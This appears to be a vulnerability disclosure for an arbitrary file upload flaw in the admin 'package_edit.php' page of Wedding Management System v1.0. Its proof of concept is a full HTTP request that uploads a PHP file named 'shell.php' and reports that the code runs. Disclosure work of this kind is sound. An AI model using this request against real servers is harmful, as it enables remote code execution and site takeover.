

56 lines (38 sloc) | 1.96 KB ••••

Wedding Management System v1.0 by codeastr.com has arbitrary code execution (RCE)

vendor: https://codeastro.com/wedding-management-system-in-php-with-source-code/

Vulnerability url: http://ip/Wedding-Management/admin/package_edit.php?id=1

Loophole location: The editing function of "Services" module in the background management system-- > there is an arbitrary file upload vulnerability (RCE) in the picture upload point of "package_edit.php" file.


Click "Edit" to save

Request package for file upload:

```
POST /Wedding-Management/admin/package_edit.php?id=1 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Referer: http://192.168.1.19/Wedding-Management/admin/package edit.php?id=1
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
Content-Type: multipart/form-data; boundary=-----2870452071632
Content-Length: 534
-----28704520716321
Content-Disposition: form-data; name="wedding type"
-----28704520716321
Content-Disposition: form-data; name="price"
0.00
-----28704520716321
Content-Disposition: form-data; name="preview_image"; filename="shell.php"
Content-Type: application/octet-stream
JFJF
<?php phpinfo();?>
-----28704520716321
Content-Disposition: form-data; name="submit"
    -----28704520716321--
```

The files will be uploaded to this directory \admin\upload\categories\



We visited the directory of the file in the browser and found that the code had been executed

